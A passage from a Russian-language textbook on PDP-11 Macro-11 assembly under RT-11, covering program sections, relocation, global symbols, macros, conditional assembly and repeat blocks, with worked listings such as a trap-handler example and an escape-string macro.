`i / d` — секция содержит инструкции (`i, instructions`) или данные (`d, data`). Атрибут определяет право исполнения кода в данной секции (`i` — исполнение разрешено, `d` — запрещено). Атрибут `i/d`, как и атрибут `ro/rw`, в операционной системе RT-11 игнорируется.

Игнорируемые в RT-11 атрибуты `ro/rw` и `i/d`, тем не менее, рекомендуется задавать при описании секций. Часто код является переносимым между разными платформами, либо в последующих версиях системы появляется поддержка таких возможностей, поэтому целесообразно сразу разрабатывать программы, использующие такие возможности.

`rel / abs` — перемещаемая или абсолютная секция. В случае абсолютной секции можно задать адрес размещения кода или данных с помощью директивы `=адрес` в теле секции. Директива `«.asect»` определяет секцию с именем `«. ABS.»` (пробел между первой точкой и буквой A не позволяет задать такое имя в тексте программы) и эквивалентна конструкции `«.psect . ABS.,abs,ovr,gbl,rw,i»`. Директива `«.csect [имя]»` эквивалентна `«.psect [имя],rel,ovr,gbl,rw,i»`. Если для директив `.csect` и `.psect` не указывать имя секции, то используется пустое имя, состоящее из пробелов.

Абсолютные секции используются для задания заранее известных значений символов (или вычисляемых на основе заранее известных значений); если в абсолютной секции будут размещены инструкции или данные (т. е. некоторые коды), то они будут проигнорированы. Это связано с тем, что символы с заранее известными значениями (адресами) соответствуют обычно каким-то специальным ячейкам (допустим, отображаемым регистрам процессора, регистрам устройств и т. п.) и при обращении к ним нужно учитывать их особенности. Например, может быть важен порядок обращений (не обязательно последовательный по адресам), разрядность инструкций (в коде задачи нельзя отличить байты от содержащих их слов и т. п.), влияние на исполнение других инструкций (скажем, запись в отображаемый PSW может изменить режим работы процессора) и прочее, прочее. Для простоты все коды, размещённые в абсолютных секциях, игнорируются при загрузке задачи, а для записи каких-либо значений по абсолютным адресам надо предусмотреть явно записанные инструкции, размещённые в обычных секциях.

Ещё одна особенность абсолютных секций связана с тем, что их положение в адресном пространстве задаётся программистом, а не вычисляется сборщиком. В этом смысле атрибут `con/ovr`, задающий способ группировки образов секций, для абсолютных секций не имеет значения и обычно задаётся равным `ovr`.

**Пример 13. Использование секций.** Для демонстрации использования секций разных типов приведём слегка упрощенный и модифицированный пример 11 (см. стр. 110, применение программных прерываний). Для уменьшения размёров кода сократим число обрабатываемых запросов и число выполняемых проверок до двух. В примере 11 использовались фиксированные адреса: адрес двухсловного вектора обработчика прерывания `trap` (адреса  $34_8$  и  $36_8$ ), а также адрес отображения регистра PSW на шину (адрес  $177776_8$ ). С использованием абсолютной секции эти адреса можно описать как символы, задав их значения:

Адрес <sup>1</sup>	Коды	Ассемблер
		.psect vtable, abs, gbl, ovr, rw, d
		. = 34 ; задать адрес следующей ячейки
000034		vt.hnd: .blkw 1
000036		vt.psw: .blkw 1
		.=177776 ; задать адрес следующей ячейки
177776		psw: .blkw 1

Здесь задана абсолютная секция `vtable`, в которой по адресам  $34_8$  и  $36_8$  определены символы `vt.hnd` и `vt.psw`, а по адресу  $177776_8$  определён символ `psw`. Для абсолютной секции адрес, отсчитанный от её начала, сборщиком не изменяется и является окончательным, таким, каким он будет в исполняемой задаче. Таким образом, обращение к символам `vt.hnd` и `vt.psw` будет эквивалентно обращению к адресам  $34_8$  и  $36_8$  независимо от размещения всей программы в памяти.

Адрес	Коды	Ассемблер
000000	177777 177777	.psect data, rel, gbl, con, rw, d rr: .word -1,-1

Для новой секции `data` счётчик адресов сбрасывается в нулевое значение и символ `rr` получает значение  $\emptyset$  в секции `data`. Так как секция перемещаемая, то окончательно адрес символа `rr` будет вычислен сборщиком. Секция предназначена для сохранения результатов, поэтому требуются права чтения и записи, а возможность исполнения стоит исключить.

Следом за секцией данных начинается секция кода (есть право чтения и исполнения, запрещена запись), для которой счётчик адресов снова сбрасывается.

Адрес	Коды	Ассемблер
000000		.psect code, rel, gbl, con, ro, i
		start: ; пустая строка не меняет адрес
000000	013746 000034	mov @#vt.hnd, -(SP)
000004	013746 000036	mov @#vt.psw, -(SP)
000010	012737 <u>00104</u> 000034	mov #V.HND, @#vt.hnd
000016	005037 000036	clr @#vt.psw

<sup>1</sup> Адрес отсчитывается от начала секции; подчёркнутые значения в кодах соответствуют частично вычисленным адресам, они корректируются сборщиком.

Подчёркнутые числа в колонке кодов соответствуют частично вычисленным адресам на этапе трансляции. В объектном файле для каждого такого адреса заводится отдельная запись в таблице релокаций (см. стр. 126). Скажем, в таблице релокаций должны присутствовать записи примерно такого вида:

Секция	Смещение	Тип	Цель
code	000012	абсолютный	секция:code
code	000040	относительный	секция:data

Это обозначает, что сборщик должен к слову по смещению 12<sub>8</sub> от начала секции code прибавить адрес начала самой секции code (так как адрес абсолютный), а к слову по смещению 40<sub>8</sub> от начала секции code прибавить адрес начала секции data и вычесть адрес следующего слова (так как адрес относительный).

Адрес	Коды	Ассемблер
000022	012701 000055	mov #55, R1
000026	012702 000011	mov #11, R2
000032	104400	trap 0
000034	103417	bcs on.error
000036	010067 <u>000000</u>	mov R0, rr
000042	104403	trap 3
000044	103013	bcc on.error
000046	010167 <u>000002</u>	mov R1, rr+2

Чуть усложним пример и, в случае успешного завершения теста, выведем строку «0k», а в случае ошибки «Wrong». Все необходимые данные можно размещать там, где они понадобились, описав их в другой секции. В таком случае данные и использующий их код будут находиться в исходном тексте рядом, а в образе задачи они будут храниться в разных местах и с разными правами доступа. Выводимые строки являются неизменяемыми, поэтому для них целесообразно определить секцию const, из которой разрешено только чтение.

Адрес	Коды	Ассемблер
000052	012700 <u>000015</u>	mov #msg.ok, R0
000000	117      113      000	.psect const, rel, gbl, con, ro, d msg.ok:        .asciz /0k/
		.psect code
000056	104351	emt 351

Здесь строка «0k» как будто «вклинилась» между двумя инструкциями. На самом деле после инструкции mov #msg.ok, R0 будет находиться emt 351 (см. их адреса 52<sub>8</sub> и 56<sub>8</sub>), а секция const со строкой будет размещена после<sup>1</sup> секции code.

<sup>1</sup> В RT-11 сборщик размещает перемещаемые секции в порядке их описания. В данном примере первой будет размещена секция data, затем вся секция code (собранная из нескольких фрагментов) и лишь затем секция const, также собранная из нескольких фрагментов.

Адрес	Коды	Ассемблер
000060	012667 000036	stop:mov (SP)+, vt.psw
000064	012667 000034	mov (SP)+, vt.hnd
000070	005000	clr R0
000072	104350	emt 350
000074		on.error:
000074	012700 <u>000000</u>	mov #msg.wrong, R0
		.psect const
000003	127 162 157	msg.wrong: .asciz /Wrong/
000006	156 147 000	
		.psect code
000100	104351	emt 351
000102	000766	br stop
		.psect const
000011	000	.even ; текущий адрес 11, нечётный (!)
000012	<u>000136</u>	v.tbl: .word v.0
000014	<u>000144</u>	.word v.1

Можно проследить вычисление адресов в чередующихся фрагментах секций `code` и `const`. Фрагменты «пристыковываются» друг к другу плотно, их размеры определяются с точностью до одного байта. Так предпоследний и последний фрагменты секции `const` начинаются с нечётного адреса. Однако последний фрагмент, который должен начаться с адреса 11<sub>8</sub>, содержит 16-ти разрядные слова, обращение к которым возможно, только если их адреса чётные. Чтобы `v.tbl` начиналась обязательно с чётного адреса использована директива `.even`, в данном случае вставляющая один байт для дополнения до чётного адреса 12<sub>8</sub>.

Адрес	Коды	Ассемблер
		.psect code
000104	010146	V.HND:mov R1, -(sp)
000106	005000	clr R0
000110	016601 000002	mov 2(SP), R1 ; get ret address
000114	116101 177776	movb -2(R1), R1 ; get trap code
000120	100420	bmi wrong
000122	060101	add R1, R1
000124	022701 000004	cmp #4, R1 ; 4 размер таблицы
000130	101414	blos wrong
000132	000171 <u>000020</u>	jmp @v.tbl(R1)
000136	010200	v.0: mov R2, R0
000140	061600	add (SP), R0
000142	000402	br ok

Адрес	Коды	Ассемблер
000144	011600	v.1: mov (SP), R0
000146	160200	sub R2, R0
000150	042766 000001 000004	ok: bic #1, 4(SP) ; clear carry
000156	012601	out: mov (SP)+, R1
000160	000002	rti
000162	052766 000001 000004	wrong:bis #1, 4(SP) ; set carry
000170	000772	br out
		.end start ; start: точка входа программы

Существует ситуация, проявляющаяся в разных системах различно, когда размер секции равен предельно возможному. В  $N$ -разрядных системах максимальный размер секции ограничен  $N$ -разрядным счётчиком и в компиляторах он задаётся в виде  $N$ -разрядного целого числа без знака. Такой способ позволяет описывать секции размером от 0 до  $2^N - 1$  байт (для 16-ти разрядной машины это составляет от 0 до 65535 байт). Но на самом деле секция может быть размером от 0 до  $2^N$  байт (т. е. до 65536 для 16-ти разрядов). Это связано с тем, что последний адресуемый байт находится действительно по адресу  $2^N - 1$  (это, условно говоря, «адрес начала» этого байта), но сам байт тоже входит в секцию, поэтому размер секции оказывается на 1 большим. При использовании  $N$ -разрядных счётчиков для задания размеров секции приходится либо считать, что секция должна быть на 1 байт короче, чем может быть на самом деле, либо считать, что невозможны пустые секции<sup>1</sup>. В PDP-11 принят первый подход: нельзя описывать секции размером 64 КБ ровно. Размер секции не может превышать  $2^N$  байт в любом случае.

Например, в только что рассмотренном примере в самом начале объявлялась абсолютная именованная секция `vtable`. Если бы вместо директивы `.psect` использовалась директива `.asect` (предназначенная для описания абсолютных секций), то транслятор сообщил бы об ошибке переполнения размера секции:

Адрес	Коды	Ассемблер
		.asect ;неименованная абсолютная секция
		...
177776 000000		.=177776 ;задать адрес следующей ячейки psw: .blkw 1

Причина в том, что в стандартной неименованной абсолютной секции находится заголовок задачи, т. е. адрес 0 уже занят. После размещения в этой секции слова `psw` размер секции станет равен  $177776_8 + 2_8 = 200000_8 = 65536$ , что вызывает переполнение. Такое поведение компиляторов чаще всего считают «документи-

<sup>1</sup> В таких случаях либо вместо длины секции задают наибольшее разрешенное смещение (0 будет определять секцию в 1 байт); либо резервируют значение 0 для описания секции максимальной ( $2^N$ ) длины. В этой ситуации пустые секции оказываются секциями максимально возможного размера, занимающими всё адресное пространство задачи.

рованной особенностью» и устранение подобных коллизий оставляют разработчику программ (обычно это делается сравнительно просто), вместо того, чтобы использовать счётчики большей разрядности (хотя бы  $N+1$  или  $2N$ ).

Чаще всего используются перемещаемые объединяемые секции (`rel,con`), которые представляют обычные секции кода и данных задачи. Несколько реже используются перемещаемые накладываемые (`rel,ovr`) и достаточно редко абсолютные секции (`abs`). Во многих ассемблерах, в отличие от Macro-11, для описания секций этих трёх разновидностей вводят специфичные директивы.

Накладываемые секции часто используются для экономии пространства: в них удобно размещать автоматически генерируемые объекты, обеспечив совпадение имён секций для одинаковых объектов. Примерами таких объектов могут быть константные строки (допустим, в программах на С часто встречаются строки вида `"%s"`, `"\n"` и т. п.), в программах на C++ код шаблонных методов, в программах на Fortran общие области и т. д. Достаточно часто накладывающиеся секции являются контейнером некоторого объекта, причём имя объекта и имя секции связаны между собой. В современных компиляторах вместо накладываемых секций чаще применяются т. н. «общие записи» (`comdat-record`), определяющие некоторый именованный объект, разные образы которого накладываются друг на друга и который является лишь частью какой-либо другой секции.

Абсолютные секции могут вообще не поддерживаться в конкретных ассемблерах, т. к. у них есть достаточно удобная альтернатива под названием абсолютные символы, см. стр. 123.

**Директивы описания внешних и общих имён.** В синтаксисе Macro-11 используется одна универсальная директива для определения общих и внешних имён:

`.globl имя1[, имя2[, имя3[, ...]]]`

Эта директива может находиться как до, так и после определений соответствующих символов и может встречаться в тексте программы многократно. Она используется в двух целях:

- объявить определённый в данном модуле символ общим; в этой роли директива `.globl` может быть заменена двойным двоеточием `:::` или двойным равенством `==` при определении перемещаемого или абсолютного символа;
- объявить неопределённый в данном модуле символ внешним; по умолчанию все неопределённые символы считаются внешними, если только такое поведение транслятора не было изменено директивой `«.dsabl gbl»` (см. ниже). Если автоматическое описание неизвестных символов как глобальных отключено, то требуется их явное определение с помощью директивы `.globl`.

Многие ассемблеры Macro-11 в том числе, осуществляют трансляцию текста программы в несколько последовательных проходов. На первом проходе составляются списки известных символов (т. е. определённых в модуле) и тех, к которым есть обращения. В конце первого прохода эти списки сравниваются и

формируются списки: а) определённых общих символов, б) определённых локальных символов (т. е. определённых, но не включённых в список глобальных), в) внешних символов (символы не определены, но описаны как глобальные) и г) неизвестных символов. Если разрешено автоматическое определение внешних символов (принято по умолчанию), то все неизвестные из списка (г) включаются в список внешних символов (в), а если запрещено (была использована директива `.dsabl gbl`), то трансляция завершается с сообщениями об ошибке.

Директива `.globl` добавляет указанные имена в список известных символов, который в конце первого прохода будет использован для формирования списков общих, локальных и внешних символов. Таким образом неопределённые символы, описанные директивой `.globl`, в список неизвестных символов не попадают, а сразу оказываются в списке внешних имён.

Определение внешних и общих имён требуется, только если задача состоит из нескольких различных модулей. Эти списки используются для корректного связывания и для определения минимального необходимого набора модулей сборщиком. Если весь исходный текст размещается в одном файле (или включается в один файл препроцессором) и не используются никакие библиотечные подпрограммы или переменные, то нет никакой необходимости в использовании директивы `.globl`.

**Пример 14. Программа «Здравствуй, мир!».** Рассмотрим вариант программы «Здравствуй, мир!», написанный на С и его ассемблерное представление. В этом примере функция `main` должна вызывать библиотечную функцию `puts` (т. е. символ `puts` должен быть внешним), а сама функция `main` должна быть общей, так как её вызывает код библиотеки времени выполнения (см. стр. 182, 188).

Пример на C	Вариант 1	Вариант 2
<pre>#include &lt;stdio.h&gt; int main( void ) {     puts(         "Hello!");     return 0; }</pre>	<pre>.globl main .psect code,rel,con,ro,i main:    mov #msg, -(SP)           call puts           tst (SP)+           clr R0           return .psect const,rel,con,ro,d msg:     .asciz /Hello!/ .end</pre>	<pre>.dsabl gbl .globl puts .psect code,rel,con,ro,i main::   mov #msg, -(SP)           call puts           tst (SP)+           clr R0           return .psect const,rel,con,ro,d msg:     .asciz /Hello!/ .end</pre>

В первом варианте используется режим с автоматическим объявлением неизвестных символов внешними (`_puts`) и объявление общего символа (`_main`) с помощью директивы `.globl`. Во втором варианте используется альтернативная форма объявления общего символа (`_main`) и показано обязательное объявление внешнего символа (`_puts`).

**Директивы управления макропроцессором.** Макропроцессоры, так же как и препроцессоры, предназначены для модификации исходного кода программ на этапе трансляции, но отличаются от препроцессоров (скажем, языка С) в первую очередь тем, что работают не до основной трансляции, а во время её. Во время обработки директив макропроцессора уже построены таблицы символов, частично известно их взаиморасположение и возможны некоторые операции над символами: адресные преобразования, осуществимые на этапе трансляции, сравнение адресов, проверка определённости символов и т. п. Надо учитывать, что эта работа выполняется транслятором, т. е. оперировать можно лишь известными в данном модуле символами и с той оговоркой, что используются частично вычисленные адреса, а не окончательные. Так, например, сравнение адресов двух символов, определённых в одной секции допустимо, а сравнение адресов внешних символов или символов из разных секций невозможно (их адреса будут вычислены только на этапе сборки). Макропроцессор Macro-11 позволяет реализовывать макроопределения, блоки условной трансляции и блоки повторения.

- **Макроопределения, макросы;** это именованные фрагменты исходного текста, обладающие необязательными аргументами, которые можно использовать многократно. До некоторой степени макроопределения похожи на встраиваемые (*inline*) процедуры языка C++: в том месте, где к макроопределению обращаются по имени, внедряется его текст. Макроопределения могут содержать обращения к другим макроопределениям, а также вложенные блоки условной трансляции, повторяющиеся фрагменты или директиву `.mexit`, приводящую к выходу из макроса.

<i>Определение макроса</i>	<i>Пример</i>
<pre>.macro имя [,арг1[,арг2[,...]]]     тело макроса .endm</pre>	<pre>.macro set_vector,vct hnd, psw=0     mov hnd, @#vct     mov psw, @#vct+2 .endm</pre>

Имя макроса и аргументы могут отделяться любым допустимым разделителем: запятой, пробелом или табулятором. Пробелов или символов табуляции можно указывать несколько. В примере показано описание макроса `set_vector` с тремя аргументами `vct`, `hnd` и `psw`, причём для аргумента `psw` задано стандартное значение: если при обращении к макросу значение `psw` задано явно не будет, то будет использовано стандартное значение (в примере: `0`).

<i>Использование макроса</i>	<i>Примеры</i>
имя [арг1[,арг2[,...]]]	set_vector 34, V.HND
имя [аргi=значi[,аргj=значj[,...]]]	set_vector psw=5, vct=34, hnd=V.HND

В примерах использования макроса `set_handler` задаётся вектор обработчика прерывания `trap` (адрес вектора `34b`), начинающийся с символа `V.HND` (аналогично примерам 11, стр. 110 и 13, стр. 136). В первом случае показано использование стандартного значение аргумента `psw`, а во втором аргументы задаются с использованием их имён и в произвольном порядке.

Интересный момент: значения аргументов это не числа и символы, а некоторый абстрактный текст, подставляющийся в код программы на место этого аргумента при раскрытии макроса макропроцессором. Это позволяет использовать непростые значения аргументов, в том числе содержащие разделители, заключив их в угловые скобки, например:

```
.macro my_mov, args=<#0,R0>
    mov $args
.endm
```

my\_mov

my\_mov <R5,R0>

*Макрос раскрывается в код:*

mov #0, R0

mov R5, R0

- **Блоки условной трансляции;** позволяют по некоторому условию включать в код программы те или иные фрагменты. Очень часто блоки условной трансляции находятся внутри макроопределений, позволяя включать в код программы те или иные инструкции в зависимости от задания аргументов макроса. Блок условной трансляции начинается с директивы .if условие, аргумент и заканчивается директивой .endif. Блоки условной трансляции могут быть вложены друг в друга, а также содержать директивы смены условий .iff (транслировать, если условие в .if ложное), .ift (транслировать, если условие в .if истинное) и .iftf (транслировать всегда). Директивы смены условий могут встречаться в блоке условной трансляции многократно. Допустимы следующие условия:

Таблица 34: Допустимые условия блоков условной трансляции

Условие		Аргумент	Пояснение
Прямое	Обратное		
EQ, Z	NE, NZ	Выражение	Выражение равно (не равно) нулю
GT, G	LE	Выражение	Выражение строго больше (меньше или равно) нуля
LT, L	GE	Выражение	Выражение строго меньше (больше или равно) нуля
DF	NDF	Символ	Символ определён (не определён)
B	NB	Аргумент макроса	Аргумент макроса не задан (задан)
IDN	DIF	Два аргумента макроса	Аргументы макроса идентичны (отличаются)

Пример блока условной трансляции:

```
.if LE sym1-sym2
    mov #sym2, R0      ; блок транслируется, если sym1≤sym2
.iff
    mov #sym1, R0      ; блок транслируется, если sym1>sym2
.iftf
    emt 351           ; отобразить строку с наибольшим адресом
.endc
```

При использовании блоков условной трансляции в макросах рекомендуется (а иногда это необходимо) заключать подставляемые в условия имена аргументов в угловых скобках. Дело в том, что при вызове макроса аргумент может быть не задан, тогда на месте подстановки будет просто находиться пустая строка, что часто оказывается синтаксически некорректно. Для примера можно разработать макрос `set_top_limit`, являющийся обёрткой системного вызова 354<sub>8</sub> (стр. 76). Этот макрос будет задавать максимальный используемый адрес программы, если он указан в качестве аргумента и задавать его равным адресу начала USR, если аргумент пропущен:

```
.macro set_top_limit, limit
    .if nb <limit>          ; здесь обязательны угловые скобки
        mov limit, R0          ; а здесь нет: limit заведомо не пуст
    .iif
        mov 54, R0             ; получить адрес RMON
        mov 266(R0), R0         ; получить адрес USR
        tst -(R0)              ; Вычислить максимальный разрешённый адрес
    .endc
    emt 354
.endm
```

В дополнение к директиве условной трансляции `.if` существует короткая однотрочная форма: `.iif` условие, аргумент, выражение, где выражение подставляется в текст программы, если условие выполняется. Эта форма блока условной трансляции занимает только одну строку, не нуждается в завершающей директиве `.endc` и не может содержать директивы смены условий.

- **Блоки повторения;** предназначены для воспроизведения одного и того же фрагмента текста программы многократно. Большинство ассемблеров, включая Macro-11, поддерживают три разновидности блоков повторения: блоки, повторяющиеся заданное число раз, блоки, повторяющиеся для каждого аргумента из заданного списка и блоки, повторяющиеся для каждого символа заданной строки.

```
.rept expr           ; expr – численное выражение, определяющее число
                      ; повторений блока
...
.endm

.irp sym, <arglist> ; повторять блок, присваивая sym новое значение из
                      ; arglist на каждой итерации
...
.endm

.irpc sym, <string> ; повторять блок, присваивая sym очередной символ
                      ; из строки string на каждой итерации
...
.endm
```

Блоки с заданным числом повторений чаще всего используются для внедрения одинаковых повторяющихся фрагментов, часто для описания или инициализации набора данных фиксированного размера. Например, приведённый ниже фрагмент опишет массив из 8 слов, инициализированных значениями от 0 до 7:

```
array: VALUE=0      ; адрес символа array совпадёт с адресом первого .word
    .rept 10          ; повторить 8 раз
        .word VALUE    ; вставить слово со значением VALUE (0,1,...)
        VALUE=VALUE+1   ; увеличить abc. символ VALUE на 1
    .endm
```

**Пример 15. Макроопределение** показывает относительно сложный макрос, позволяющий вставлять в программу на Macto-11 строки в стиле языка C, содержащие т. н. *escape*-последовательности: \b (символ *backspace*, код 8<sub>10</sub>, перемещение каретки влево на один шаг), \t (символ *tab*, код 9<sub>10</sub>, перемещение каретки вправо на позицию, кратную 8), \r (символ *CR*, код 13<sub>10</sub>, перемещение каретки в начало строки) и \n (в RT-11 соответствует паре символов 13<sub>10</sub>,12<sub>10</sub>, перемещение каретки в начало следующей строки). Подробнее об управляющих символах см. раздел «Представление символов; однобайтовые кодировки» на стр. 416.

```
.macro .xstring, str
    cnext=0
    .irpc ch, <str>
        .if z cnext          ; cnext==0 для нормальных символов
            .if idn ''ch '\  ; начало escape-последовательности?
                cnext=1        ; да, анализируем следующий символ
                .iff
                    .byte  ''ch  ; нет, нормальный символ
                .endc
                .iff          ; escape-последовательность
                    .iif idn ''ch 'b .byte 10
                    .iif idn ''ch 'n .byte 15,12
                    .iif idn ''ch 'r .byte 15
                    .iif idn ''ch 't .byte 11
                    .iif idn ''ch '\ .byte '\
                cnext=0
            .endc
        .endm
        .byte 0
    .endm
start:  mov #msg, R0
        emt 351
        clr R0
        emt 350
msg:   .xstring <Hello,\n\tworld!\b.>
.end start
```

Данный макрос разбирает указанную строку посимвольно и заменяет описанные *escape*-последовательности их кодами. Небольшое дополнение: в языке Macro-11 можно задавать коды символов с помощью символа апострофа, т. е. запись `.byte 'd` эквивалентна `.byte 144`, т. к. код буквы `d` равен 144<sub>10</sub>. Кроме того, запись с апострофом может использоваться вместо угловых скобок для экранирования аргументов макросов, так что конструкция `''ch` соответствует коду символа, который будет представлять `ch` при разворачивании блока повторения.

В приведённой программе вызов макроса `.xstring <Hello,\n\tworld!\b.>` будет развернут в последовательность директив `.byte` с восьмеричными числами 110, 145, 154, 154, 157, 54, 15, 12, 11, 167, 157, 162, 154, 144, 41, 10, 56, 0, представляющими указанную строку.

При выводе этой строки должно быть выведен текст «Hello,», затем должен быть сделан переход на следующую строчку (`\n`) и перевод каретки вправо на ближайшую, кратную 8, позицию (`\t`), после чего должен быть выведен текст «world!», далее каретка вернётся влево на одну позицию (`\b`) и символ «!» будет заменён на «.». На экране это должно выглядеть так:

```
.run smp115
Hello,
    world.
```

**Прочие директивы.** Практически все рассмотренные выше директивы Macro-11 имеют свои аналоги (синтаксис обычно несколько отличается, но функциональные возможности сходные) в других ассемблерах на самых разных платформах. Рассматриваемые ниже директивы более специфичны и зачастую не имеют прямых аналогов в ассемблерах других диалектов или платформ.

```
.end [symbol]
```

Эта директива обязательна и всегда должна завершать ассемблерный файл. Она размещается на отдельной строке и после неё должен быть хотя бы один символ перевода строки, т. е. эта директива не может находиться в самой последней строке файла, после неё нужна ещё хотя бы одна пустая строка. Любой текст, находящийся после этой директивы, игнорируется транслятором.

Директива `.end` может сопровождаться необязательным указанием *точки входа в программу*. Если вся программа состоит из единственного файла исходного текста, содержащего всё необходимое (как, скажем, пример 15 стр. 145), то необходимо указать точку входа, с которой начнётся выполнение программы. При запуске задачи операционная система размещает образ задачи в памяти компьютера и передаёт управление на его начальную инструкцию, которая не обязана быть самой первой в программе. Указание точки входа необходимо для правильного задания адреса первой исполняемой инструкции. Если программа составляется из нескольких объектных файлов, то директива `.end symbol` с указанием точки входа должна быть в одном и только одном модуле. Отсутствие точки входа во всех модулях, равно как и её наличие более чем в одном являются грубыми ошибками.

---

### .title *имя*

Эта директива задаёт имя модуля (1..6 символов Radix-50, см. примечание на стр. 134), если её не указать, то используется стандартное имя «`.main.`». Обычно эта директива не нужна, кроме случаев разработки библиотек объектных модулей: все модули библиотеки должны иметь уникальные имена.

### .nchr *sym*, <*string*>

Эта директива присваивает абсолютному символу *sym* значение, равное длине строки. Важно помнить, что эта директива, как и вообще все директивы ассемблера, обрабатывается транслятором и, соответственно, строка *<string>* обязана быть статически заданной и известной транслятору.

### .ntype *sym*, *expression*

Директива присваивает символу *sym* значение, равное режиму адресации, необходимому для обращения к *expression*. Она часто применяется при разработке макросов, когда надо определить «тип» переданного в макрос аргумента — регистр, абсолютная ссылка на память или относительный адрес и т. п. Значение, присваиваемое *sym*, является целым числом, младшие три бита (один восьмеричный разряд) которого задают номер регистра, а следующие три бита (второй восьмеричный разряд) — режим адресации. Фактически значение *sym* будет равно значению адресного поля, которое использовалось бы, если *expression* окажется подставлен в код какой-либо инструкции.

### .enabl *option*

### .dsabl *option*

Эти директивы включают и выключают, соответственно, специальные режимы работы транслятора. Полное описание допустимых значений *option* см. в документации по Масго-11 [74], раздел 6.2, здесь будут приведены две:

`lc` — разрешает использование прописных букв в программе, в режиме `.dsabl lc` все прописные буквы автоматически заменяются на строчные.

`gb1` — разрешает автоматическое объявление всех неизвестных в модуле символов глобальными. Режим `.enabl gb1` (действует по умолчанию) позволяет не описывать все внешние имена явным образом. Однако это, во-первых, приводит к более позднему обнаружению ошибок (ссылка на неизвестный символ обнаруживается лишь сборщиком, а не транслятором) и, во-вторых, может приводить к трудно определяемым ошибкам, если ошибочно написанное имя случайно совпадёт с именем реально существующего общего символа из другого модуля или из библиотеки. Рекомендуется более строгий режим `.dsabl gb1`.

**Использование символов в программах на ассемблере.** Имя символа в Масго-11 может быть любой длины и состоять из букв, цифр (имя не может начинаться с цифры), знаков «`.`» и «`$`». Используются, однако, только первые 6 знаков. Символы в ассемблере нельзя путать с переменными или подпрограммами в языках высокого уровня. Символы представляют собой именованные числа, чаще всего адреса, безотносительно к тому, что расположено по этим адресам: данные, инструкции, указатели и т. п. Этим они качественно отличаются от имён

переменных или подпрограмм языков высокого уровня, где предполагается, что имя сопоставлено с объектом некоторого типа и либо на этапе компиляции, либо на этапе выполнения тип известен. Более того, символ может представлять собой как абсолютный адрес, так и относительный, «смысл» символа определяется не самим символом, а тем, как он использован в дальнейшем. Например:

```
M2 = -2          ; 177776 в 16-ти разрядном дополнительном коде
mov M2(R5), M2 ; эквивалентно "mov -2(R5), 177776"
```

Здесь символ **M2** задаёт в источнике отрицательное смещение к **R5**, а в приёмнике абсолютный адрес цели (отображение регистра **PSW** на адресное пространство). Такое использование символов, конечно, нецелесообразно (трудно понять код), но синтаксически корректно. Употребление имён символов в ассемблерной программе аналогично употреблению адресов или численных констант (вплоть до возможности контекстной замены числа на символ):

Адрес	Код	Ассемблер (числа)	Ассемблер (символы)
001000	000000	.word 0	X: .word 0
001002	012703	mov #1000, R3	mov #X, R3
001004	001000		

Операнд **#1000** обозначает "значение  $1000_8$ ", операнд **#X** обозначает "значение символа **X**", или, что эквивалентно, "адрес символа **X**". Возможны некоторые ассоциации с оператором **"&"** языка С, т. е. **"#X"** отчасти похоже на **"&X"**.

Адрес	Код	Ассемблер (числа)	Ассемблер (символы)
001006	013703	mov @#1000, R3	mov @#X, R3
001010	001000		

Операнд **@#1000** обозначает "величина по адресу  $1000_8$  с использованием абсолютного адреса", запись **@#X** аналогично обозначает "величина по адресу **X** с использованием абсолютной адресации". Продолжая аналогию с языком С, это очень условно можно представить как **\*&X** (в С нельзя указать режим адресации, поэтому запись **\*&X** ничего не говорит о желаемом режиме адресации, строго говоря, запись **\*&X** в С эквивалентна **X**, в отличие от ассемблера).

Адрес	Код	Ассемблер (числа)	Ассемблер (символы)
001012	016703	mov 1000, R3	mov X, R3
001014	177762		

Операнд **1000** обозначает "величина по адресу  $1000_8$  с использованием относительного адреса". Компилятор сам вычислит величину, которую надо будет указать в коде инструкции для обращения по адресу  $1000_8$  (в данном примере  $177762_8 = 1000_8 - 1016_8$ ). Операнд **X** (как и константа) определяет обращение к значению по адресу **X** с использованием относительного адреса. В рамках той же аналогии с С это эквивалентно просто обращению к переменной или подпрограмме **"X"**.

Адрес	Код	Ассемблер (числа)	Ассемблер (символы)
001016	017703	mov @1000, R3	mov @X, R3
001020	177756		

Операнд `@1000` обозначает «величина по указателю по адресу `1000b` с использованием относительной адресации». Смещение, которое надо указать в инструкции для обращения к ячейке по адресу `1000b`, вычисляется компилятором. По аналогии с С это эквивалентно обращению по указателю `"*X"`.

Ассемблеры могут выполнять некоторые арифметические операции над символами. Над *абсолютными символами*, как и над *константами*, допустимы обычные арифметические операции `+ - * / & (and) и ! (or)`, скобки `< и >`.

В Macro-11 существует один необычный нюанс: мультиплексивные операции `*` и `/` имеют точно такой же приоритет, как аддитивные `+` и `-`; при этом вычисляются они как обычно, слева направо<sup>1</sup>. Результат вычисления выражения, скажем, `2+2*2` будет равен `8b`, а не `6b`, как интуитивно ожидается. Такая особенность позволила немного упростить код транслятора, что было важно при весьма ограниченных ресурсах. Современные ассемблеры реализуют арифметические вычисления с привычными нам приоритетами операций.

В примере 11 (см. стр. 110) переопределялся вектор обработчика прерывания `trap` (вектор по адресу `34b`); для этого использовались обращения по абсолютным адресам (см. стр. 112):

```
mov @#34, -(SP) ; сохранить текущий вектор обработчика прерывания
mov @#36, -(SP) ; (абсолютные адреса здесь удобнее)
mov #V.HND, @#34 ; задать новый вектор (символ V.HND определён ниже)
mov #0, @#36
```

Этот же пример можно записать иначе, в более удобном для человека виде:

```
TRAP.VEC = 34 ; задание абсолютных символов
```

```
OHANDLER = 0
```

```
OSTATUS = 2
```

```
mov @#TRAP.VEC, -(SP) ; абсолютные символы можно использовать
mov @#TRAP.VEC+2, -(SP) ; как константы и вместе с константами
mov #V.HND, TRAP.VEC+OHANDLER
mov #0, TRAP.VEC+OSTATUS ; и с разными режимами адресации
```

Замена констант на символические адреса существенно упрощает восприятие, а конструкции типа `TRAP.VEC+OSTATUS`, хотя и кажутся громоздкими, однако позволяют легко понять, что речь идёт о слове состояния в векторе прерывания `trap` (константное смещение 2 в `TRAP.VEC+2` вместо `OSTATUS` использовано в этом примере одновременно только для демонстрации синтаксиса). Во многих случаях абсолютные символы являются альтернативой абсолютных секций; для сравнения см. стр. 123 и 136.

---

<sup>1</sup> Это касается выражений, вычисляемых на этапе трансляции, т. е. выражений над константами и/или абсолютными символами, обрабатываемых транслятором ассемблера.

